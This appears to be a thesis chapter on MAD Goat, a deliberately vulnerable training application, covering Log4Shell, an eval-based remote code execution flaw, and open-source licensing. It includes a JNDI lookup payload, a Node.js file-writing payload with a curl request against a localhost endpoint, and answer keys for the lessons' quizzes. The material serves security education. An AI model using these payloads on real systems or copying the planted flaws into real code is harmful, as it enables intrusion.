While the idea of "many eyeballs making all bugs shallow" is widespread, the level of scrutiny and attention given to a specific project can differ significantly (Checkmarx, 2023b). To illustrate this, this lesson examines the well-known open-source library for logging, Log4J. The vulnerability introduced in this OOS has gained significant attention and raised concerns in the cybersecurity community.

To introduce this vulnerability into the MAD Goat application, a Spring Boot API was developed and integrated into the application. This API serves to provide information about a mythical creature known as the "goat shell". Both the description of the goat shell and the accompanying image were generated by Artificial Intelligence (AI) software.

The Service

The service is built using a Java-based API employing the open-source framework Spring Boot. A major strength of a microservices-based application is its technology-agnostic nature when developing services. Java was chosen due to the inherent log4j vulnerability that predominantly affects Java-based applications. The service's

codebase is stored in the “mad-goat4shell-service” within the organization’s repository.

The Vulnerability

The Log4Shell vulnerability originates from a flaw in Log4j’s handling of specific user-provided input. Malicious actors can exploit this weakness to initiate remote code execution (RCE) attacks.

Log4j is a widely adopted Java logging library used by numerous applications. In December 2021, a critical vulnerability in Log4j was discovered, potentially allowing attackers to execute arbitrary code on vulnerable systems (Juvonen et al., 2022).

RCE attacks are counted among the most severe cybersecurity threats, affording attackers complete control over a victim’s system. Within the context of Log4Shell, these RCE attacks can be utilized for purposes such as data theft, malware deployment, or the disruption of essential services.

Figure 4.6 provides a diagram illustrating the attack vector of this vulnerability.




Figure 4.6: Log4Shell Exploit Explanation by Fastly (Fastly Security Research Team, 2021)

How the Vulnerability is Introduced

The vulnerability is introduced by the version of log4j2 utilized in the MAD Goat Goat4Shell service, which operates two similar services concurrently. One is associated with the Git branch “safe”, while the other operates under the “unsafe” branch.

In the application’s codebase for the “unsafe” branch, the log4j2 library is version 2.8.2, a known vulnerable version as can be seen in Listing 7.1 in Appendix 7.1.

In contrast, on the “safe” branch, the version of log4j is not vulnerable as can be seen in Listing 7.2.

The introduction of the Log4j library alone does not render the application insecure. What makes the application insecure is the utilization of the library within the code, particularly in the context of certain endpoints.

The code snippet in Listing 7.3, demonstrates the introduction of the Log4Shell vulnerability, resulting in the creation of a vulnerable endpoint. This endpoint accepts a custom HTTP Header containing the user API Version, logs the API version of the request using the log4j library, and becomes vulnerable to the Log4Shell vulnerability (CVE-2021-44228).

Exploiting the Vulnerability

The diagram represented in Figure 4.7 provides a high-level abstraction of how the Log4Shell vulnerability can be exploited.




Figure 4.7: Remote Code Execution Exploit

Exploiting this vulnerability within the MAD Goat project involves following the steps described in the following paragraphs.

Initially, the user needs to intercept all network requests on the Home page of the MAD Goat Web Application and look for a specific request named “goatShell”, as shown in Figure 4.8.

In the example provided in Figure 4.8, one can observe that the endpoint request is as follows:

`http://api.mad.localhost/goat4shell-unsafe/goatShell`

Making an HTTP GET request to this endpoint yields a response as shown in listing 4.1.




Figure 4.8: Network Request for the Vulnerable Endpoint

```
{
    "name": "Goat Shell",
    "description": "Meet the extraordinary goat with a shell on its back, a truly unique
    creature that challenges our understanding of the natural world. This remarkable animal
    defies convention with its unusual adaptation, offering a level of protection that its
    unshelled counterparts lack. Join us as we explore this fascinating species and uncover
    the secrets of its remarkable shell."
}
```

Listing 4.1: Response from Vulnerable Endpoint

Now that a potentially vulnerable endpoint for the Log4Shell attack has been identified, the next step is to attempt to exploit it. An examination of the network tab reveals the presence of the "X-Api-Version" header with a value of "1.0". It's important to note that "X-Api-Version" is not a standard HTTP header, it is a custom header. To verify the vulnerability of the API, the following payload for the "X-Api-Version" custom header can be employed:

`"$jndi:ldap://127.0.0.1:10250/asdsds"`

The request results in a 200 response, but when debugging the application or running it within a reachable container, the log, as shown in Listing 4.2, can be verified. The log message provides concrete evidence of the application's vulnerability to the Log4Shell exploit.

```
2023-08-15 15:12:46,787 http-nio-8080-exec-8 WARN Error looking up JNDI resource [ldap
    ://127.0.0.1:10250/asdsds].
javax.naming.CommunicationException: 127.0.0.1:10250 [Root exception is java.net.
    ConnectException: Connection refused]
```

Listing 4.2: Log Output Indicating Vulnerability

The Lesson

The lesson is structured into six parts:

- Introduction
- Assessment 1
- Assessment 2
- Assessment 3
- Assessment 4
- Conclusion

The introduction highlights the growing popularity of open-source software, driven by its transparency and collaborative nature. It also highlights how essential it is to recognize that open-source code presents specific security challenges.

The lesson consists of four assessments, each designed to test the understanding of the Log4Shell vulnerability and related concepts.

The first assessment involves uncovering the hidden description of a unique and imaginary creature called the Goat Shell. As previously demonstrated, the correct answer is "shell".

The second assessment challenges participants to identify the vulnerable version of Log4j2 utilized by one of the services powering MAD Goat. As established earlier, MAD Goat has two similar services running, one with the vulnerability and another without. The service with the vulnerability uses the log4j2 version 2.8.2.

In the third assessment, participants are required to insert the entire line of code that is compromised. As established previously, the compromised line of code is shown in Listing 4.3.

The final assessment evaluates knowledge regarding the version of the safe service. The correct answer is version 2.20.0. All of this information is publicly accessible on the GitHub repository "mad-goat4shell-service".

All lessons are concluded with an image similar to the one in Figure 4.7, offering users a comprehensive overview of the attack vector for the vulnerability. This practice will be consistent in all lessons introducing vulnerabilities to the MAD Goat application. Additionally, each lesson concludes with a set of general recommendations to enhance users' cybersecurity knowledge.

```
logger.info("Got request from API Version: {}", apiVersion);
```

Listing 4.3: Compromised Log4j2 Code

Figure 4.9 displays several screenshots of assessments in the Inconsistent Security Standards lesson.




Figure 4.9: Lesson for Inconsistent Security Standards

Assessment	Question	Answer
1	When you go to the MAD Goat web app's Home page, you'll find a hidden description. What special feature stands out about the animal mentioned in that description?	Shell
2	Could you determine the vulnerable version of log4j2 utilized by one of the services that powers MAD Goat?	2.8.2
3	Can you identify the line of code that introduces the vulnerability on the compromised API? Insert the whole line of code that is compromised	logger.info("Got request from API Version: ", apiVersion);
4	The MAD Goat application has at the same time two different versions of the same API. One that is safe and another one that is not. Can you identify the log4j2 version from the safe API that returns the data regarding madshell?	2.20.0

Table 4.1: Assessments for the Open Source Software Lesson

4.1.2 Unknown Source Code Origins

In the context of this lesson, the challenges associated with open-source code, particularly in terms of security, become evident when the origins of the code are unclear.

For example, one may come across a source code package on a website that offers limited information about the actual authors of the code. Even if a README file within the package attributes the code to someone, verifying its authenticity can be a complex task. With the widespread usage of code hosting platforms such as GitHub, reusing code has become straightforward. A practical example in MAD Goat is the repository "mad-name-generator", which was created to generate random names. This codebase utilizes an npm package called "unique-names-generator". However, this package has not been maintained for more than two years, and there are no guarantees that the authors of this package have been keeping security best practices and updating its dependencies to the latest, more secure versions. This kind of acceptance of open-source code without any thought or validation can cause enormous harm down the line, for example, with supply chain attacks due to unpatched software.

Alternatively, when cloning code from a Git repository, it's easy to assume that the person maintaining the repository is also the original author of the code. However, there's a possibility that the repository contains code from other sources that was simply copied. In such scenarios, confirming the accuracy of claims about code authorship can pose a challenge(Checkmarx, 2023b).

The Service

The service was constructed using Nest.js, a JavaScript framework renowned for its scalability and robustness. Nest.js was selected for its ability to facilitate the creation of efficient and easily maintainable server-side applications. Its modular architecture, dependency injection, and built-in TypeScript support make it a suitable choice for building the service. This service will serve as the foundation for the MAD Scoreboard Service, a gamification component within the MAD Goat application. The codebase of the service is stored in the "mad-scoreboard-service" repository within the organization's version control system.

The Vulnerability

The vulnerability introduced in MAD Goat was a relatively simple one — an API Call that exposed an RCE vulnerability. Remote code execution, in this context, refers to the ability of an attacker to execute arbitrary code on the server by sending specific requests through the exposed API. Such vulnerabilities can have severe consequences, allowing attackers to gain unauthorized access, manipulate data, or disrupt services.

How the Vulnerability is Introduced

The RCE vulnerability is introduced within an auxiliary library called "mad-name-generator", as depicted in Listing 7.4 in the appendix. This vulnerability stems from the usage of the eval function, which poses a significant security risk. The eval function can execute arbitrary code when provided as a string, potentially executing malicious code if the factor parameter isn't properly sanitized or validated. It is considered a best practice to refrain from using eval to bolster application security (Mozilla Corporation, 2023).

Additionally, the code lacks proper input validation for the factor parameter, leaving the application susceptible to potential unexpected behavior or errors if the provided value isn't an expected JavaScript expression.

Exploiting the Vulnerability

The diagram in Figure 4.10 provides a high-level overview of how the vulnerability is introduced in the MAD Goat project.

The initial step in exploiting the vulnerability is to comprehend the vulnerable API request. Given that the vulnerability is introduced in the scoreboard feature, it's sufficient to access the frontend web application and navigate to the scoreboard functionality. While setting up a username for utilizing the scoreboard feature, it's crucial to monitor the network activity using the browser's developer tools.




Figure 4.10: Remote Code Execution exploit

In the example provided in Figure 4.11, one can observe the endpoint request:

`http://api.mad.localhost/scoreboard/users/generate/2`

The value "2" is a user-defined input and functions as the vector for exploiting the vulnerability. When a malicious payload is supplied instead of the value "2", it has the potential to result in a security breach. For instance, a malicious payload could be crafted to create a file named "pwned.txt" in the root directory of the server with a size of 1MB, as demonstrated in Listing 4.4.

```
var fs = require("fs")

stream = fs.createWriteStream("pwned.txt", { flags: "w" });

const megabyte = "1000000", outputStr = "yougotpwned";
for (var i = 0; i < megabyte / outputStr.length; i++) {
    stream.write("yougotpwned");
}
stream.end();
```

Listing 4.4: Vulnerable Code Snippet - Creating pwned.txt

Of course, it's essential to URL encode the payload to ensure that the HTTP request can be accurately interpreted. URL encoding involves converting special characters and spaces into a format that can be safely transmitted in a URL.

The resulting malicious payload, when URL encoded, appears as shown in Listing 4.5. Now, when making a GET request to:

`http://api.mad.localhost/scoreboard/users/generate/:factor`

Where "factor" is the malicious payload as shown in Listing 4.5, the response will be a 401 Forbidden status. This is due to the fact that most of the MAD Goat APIs require authentication and a valid API token must be provided to access them. This is highly relevant to the MAD Goat Project, the application should adhere to best




Figure 4.11: Illustration of Remote Code Execution

practices in application security, except in defined areas where it's intentionally meant to be insecure.

```
var%20fs%3Drequire%28%22fs%22%29%2Cstream%3Dfs.createWriteStream%28%22pwned.txt%22%2C%7Bflags
    %3A%22w%22%7D%29%3Bconst%20megabyte%3D%221000000%22%2CoutputStr%3D%22yougotpwned%22%3Bfor
    %28var%20i%3D0%3Bi%3Cmegabyte%2FoutputStr.length%3Bi%2B%2B%29%20%7Bstream.write%28%22
    yougotpwned%22%29%3B%7Dstream.end%28%29%3B
```

Listing 4.5: URL Encoded Malicious Payload

To successfully exploit this vulnerability, it's necessary to include the API token for authentication as shown in Listing 4.6.

```
curl --location 'http://api.mad.localhost/scoreboard/users/generate/var%20fs%3Drequire(%22fs
    %22)%2Cstream%3Dfs.createWriteStream(%22pwned.txt%22%2C%7Bflags%3A%22w%22%7D)%3Bconst%20
    megabyte%3D%221000000%22%2CoutputStr%3D%22yougotpwned%22%3Bfor(var%20i%3D0%3Bi%3Cmegabyte
    %2FoutputStr.length%3Bi%2B%2B)%20%7Bstream.write(%22yougotpwned%22)%3B%7Dstream.end()%3B
' \
--header 'Authorization: Bearer YOUR_TOKEN_HERE
```

Listing 4.6: Curl Request with malicious payload and token authentication

If access to the container where the "mad-scoreboard-service" is deployed and running is available, the presence of the file can be verified, as demonstrated in Figure 4.12.




Figure 4.12: Verification of RCE attack

The Lesson

The lesson is structured into three parts:

- Introduction
- Assessment 1
- Conclusion

The introduction of the lesson addresses the complexities of confirming the true creators of open-source code when there are uncertainties or ambiguities surrounding its origins, which can happen through various scenarios, including vague attributions, README files, or Git repository cloning.

The lesson includes a single assessment, which requires users to identify the vulnerable package utilized in the MAD Scoreboard project. As demonstrated earlier in figure 4.10, the vulnerable package is named “mad-name-generator”. All the information required for this assessment is publicly accessible in the GitHub repository of the “mad-scoreboard-service” and the repository “mad-name-generator”. Examples of how the lesson appears in the MAD Goat application can be found in figure 4.13.

Assessment	Question	Answer
1	Name the vulnerable package used by the mad-scoreboard-service.	mad-name-generator

Table 4.2: Assessment for Identifying Vulnerable Package

4.1.3 Licensing Noncompliance

Open-source licenses often present a different landscape for software developers. The intricate network of licensing agreements can be misinterpreted or underestimated, leading to misunderstandings and potential complications. Underestimating the significance of open-source licenses can lead to legal disputes and other adverse consequences. Developers must recognize that open-source licenses come with specific requirements and responsibilities, necessitating careful understanding and adherence.




Figure 4.13: Lesson for Unknown Source Code Origins

Furthermore, open-source projects are dynamic and demand ongoing assessment of licensing conditions with each code modification. Developers must remain vigilant to ensure compliance with the licensing terms applicable to the open-source components they integrate.

Developers must make an effort to gain a clear understanding of open-source licenses and their implications. This endeavor helps prevent misunderstandings, mitigates compliance risks, and contributes to the overall health of the open-source ecosystem (Checkmarx, 2023b).

This lesson exclusively focuses on comprehending open-source software licensing and does not introduce any vulnerabilities to the MAD Goat application. It simply provides end users with documentation on the issue and a straightforward quiz regarding open-source licenses.

The Lesson

Open-source licenses are critical legal instruments that define the terms under which open-source code can be utilized. In the article (Checkmarx, 2022a), the various types of open-source licenses and their implications on using open-source code are discussed.

There are primarily two categories of open-source licenses: permissive licenses and copyleft licenses. Developers must diligently comprehend the license associated with any open-source code they employ to steer clear of legal and compliance challenges. The article emphasizes that failure to understand open-source licenses can lead to lawsuits between companies, underscoring the importance of proper compliance.

Best practices include scanning code for open-source components to assess licenses and potential risks. Tools like Software Composition Analysis (SCA) provide valuable assistance in this regard. In simple terms, open-source licenses dictate how open-source code can be shared, making it imperative for developers to have a comprehensive understanding of these licenses to avert legal and compliance complications.

